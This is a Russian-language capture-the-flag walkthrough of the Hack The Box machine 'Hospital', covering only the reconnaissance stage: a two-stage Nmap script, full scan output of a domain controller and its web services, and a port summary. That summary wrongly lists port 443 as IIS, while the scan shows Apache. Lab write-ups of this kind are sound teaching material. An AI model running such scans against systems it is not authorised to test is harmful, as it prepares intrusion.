Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.241    hospital.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for hospital.htb (10.10.11.241)
Host is up (0.11s latency).

PORT      STATE SERVICE           VERSION
22/tcp    open  ssh               OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e1:4b:4b:3a:6d:18:66:69:39:f7:aa:74:b3:16:0a:aa (ECDSA)
|_  256 96:c1:dc:d8:97:20:95:e7:01:5f:20:a2:43:61:cb:ca (ED25519)
53/tcp    open  domain            Simple DNS Plus
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2023-11-30 22:05:41Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
443/tcp   open  ssl/http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
|_ssl-date: TLS randomness does not represent time
|_http-title: Hospital Webmail :: Welcome to Hospital Webmail
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
1801/tcp  open  msmq?
2103/tcp  open  msrpc             Microsoft Windows RPC
2105/tcp  open  msrpc             Microsoft Windows RPC
2107/tcp  open  msrpc             Microsoft Windows RPC
2179/tcp  open  vmrdp?

3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
3269/tcp  open  globalcatLDAPssl?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
6404/tcp  open  msrpc             Microsoft Windows RPC
6406/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
6407/tcp  open  msrpc             Microsoft Windows RPC
6409/tcp  open  msrpc             Microsoft Windows RPC
6613/tcp  open  msrpc             Microsoft Windows RPC
6622/tcp  open  msrpc             Microsoft Windows RPC
8080/tcp  open  http              Apache httpd 2.4.55 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
| http-title: Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.55 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
9389/tcp  open  mc-nmf            .NET Message Framing
21689/tcp open  msrpc             Microsoft Windows RPC
Service Info: Host: DC; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
```

Результат работы скрипта


Нашли множество портов:

- 22 — OpenSSH 9.0p1;
- 53 — DNS;
- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — сервис сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 443 (HTTPS) — веб-сервер Microsoft IIS/10.0;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — нужен для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — нужен для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM;
- 8080 — веб-сервер Apache 2.4.55;
- 9389 — веб-сервер службы AD DS.


В результатах сканирования отмечаем имя хоста и домена, поэтому добавляем наши находки в `/etc/hosts`:

```
10.10.11.241    hospital.htb DC.hospital.htb
```

Затем проверяем сайты на обоих веб-серверах. И на том и на другом нас встречают формы авторизации.



Главная страница hospital.htb




Don't have an account? Make one.

Главная страница hospital.htb:8080

ТОЧКА ВХОДА

